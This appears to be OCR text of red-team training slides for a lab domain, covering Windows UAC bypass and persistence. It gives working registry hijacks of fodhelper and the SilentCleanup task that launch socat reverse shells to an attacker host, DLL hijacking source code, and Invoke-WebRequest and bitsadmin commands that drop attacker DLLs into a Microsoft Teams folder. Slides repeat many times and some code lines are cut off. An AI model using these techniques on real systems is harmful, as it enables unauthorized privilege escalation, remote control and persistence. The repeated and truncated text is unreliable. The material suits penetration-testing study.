C:\Users\attacker> reg add %REG_KEY% /v "DelegateExecute" /d "" /f
The operation completed successfully.

C:\Users\attacker> reg add %REG_KEY% /d %CMD% /f
The operation completed successfully.

C:\Users\attacker> fodhelper.exe
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PERSISTENCE :

THM BYPASS UAC :: foodhelper.exe

```
$program = "powershell -windowstyle hidden C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes"

New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "(default)" -Value $program -Force
....
New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force
Set-ItemProperty . "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value ".pwn" -Force
....
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
```


https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

Scheduled Task + Overwrite env. variable




https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :





https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :





https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC

```
→ %windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC

```
→ %windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%

→ %windir% → "cmd.exe /c C:\tools\socat\socat.exe
TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM "
```

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC

→ %windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%

→ %windir% → "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM "

→ cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM \system32\cleanmgr.exe /autoclean /d %systemdrive%

https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

https://tryhackme.com/room/bypassinguac

BLEACH.local : PRIVILEGE ESCALATION :

THM BYPASS UAC

→ %windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%

→ %windir% → "cmd.exe /c C:\tools\socat\socat.exe
TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM "

→ cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445
EXEC:cmd.exe,pipes &REM \system32\cleanmgr.exe /autoclean /d
%systemdrive%

```
reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe
TCP:<attacker_ip>:4446 EXEC:cmd.exe,pipes &REM " /f

schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```


https://www.youtube.com/watch?v=ybDLmuWDY-M

https://github.com/Telefonica/uac-a-mola

BLEACH.local : PERSISTENCE : DLL HIJACKING


https://cocomelonc.github.io/pentest/2021/09/24/dll-hijacking-1.html

BLEACH.local : PERSISTENCE : DLL HIJACKING




https://cocomelonc.github.io/pentest/2021/09/24/dll-hijacking-1.html

BLEACH.local : PERSISTENCE : DLL HIJACKING




https://cocomelonc.github.io/pentest/2021/09/24/dll-hijacking-1.html

BLEACH.local : PERSISTENCE : DLL HIJACKING



BLEACH.local : PERSISTENCE : DLL HIJACKING



BLEACH.local : PERSISTENCE : DLL HIJACKING

```c
/*
DLL hijacking example
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow-meow!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

#.x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

BLEACH.local : PERSISTENCE : DLL HIJACKING

```
/*
DLL hijacking example
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-meow!",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}

#.x86_64-w64-mingw32-gcc.-shared.-o.evil.dll.evil.c
```

```
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("calc.exe");
        ExitProcess(0);
    }
    return TRUE;
}

#.x86_64-w64-mingw32-gcc.-shared.-o.evil.dll.evil.c
#
```

BLEACH.local : PERSISTENCE : DLL HIJACKING

```c
/*
DLL hijacking example
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow-meow!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

#.x86_64-w64-mingw32-gcc.-shared.-o.evil.dll.evil.c
```

```c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("calc.exe");
        ExitProcess(0);
    }
    return TRUE;
}

#.x86_64-w64-mingw32-gcc.-shared.-o.evil.dll.evil.c
#
```

https://github.com/optiv/Freeze (!)
https://www.bleepingcomputer.com/news/security/bypassing-windows-10-uac-with-mock-folders-and-dll-hijacking/ (!)
https://posts.specterops.io/lateral-movement-scm-and-dll-hijacking-primer-d2f61e8ab992 (!)

BLEACH.local : PERSISTENCE : DLL HIJACKING

```
Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv1l.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'

Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv2.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'
```

BLEACH.local : PERSISTENCE : DLL HIJACKING

```
Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv1l.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'

Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv2.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Download%20and%20Execute.md


```
bitsadmin /transfer Explorers /download /priority FOREGROUND http://10.0.9.7:8084/hv1l.dll C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll
```

BLEACH.local : PERSISTENCE : DLL HIJACKING

```
Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv11.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'

Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv2.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Download%20and%20Execute.md

```
bitsadmin /transfer Explorers /download /priority FOREGROUND http://10.0.9.7:8084/hv11.dll C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll
```





BLEACH.local : PERSISTENCE : DLL HIJACKING

```
Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv11.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'

Invoke-WebRequest -Uri 'http://10.0.9.7:8084/hv2.dll' -OutFile 'C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll'
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Download%20and%20Execute.md

```
bitsadmin /transfer Explorers /download /priority FOREGROUND http://10.0.9.7:8084/hv11.dll C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.dll
```





BLEACH.local : PERSISTENCE : DLL HIJACKING


```
BOOL WINAPI DllMain (HANDLE hDll, DWORD
dwReason, LPVOID lpReserved) {
if (dwReason == DLL_PROCESS_ATTACH) {
    system("calc.exe");
    ExitProcess(0);
}
return TRUE;
}
```

https://github.com/TheD1rkMtr/Shellcode-Hide/

https://www.pavel.gr/blog/dll-hijacking-using-spartacus

https://www.tarlogic.com/es/blog/dificultando-hunting-entorno-restringido/

BLEACH.local : PERSISTENCE : DLL HIJACKING

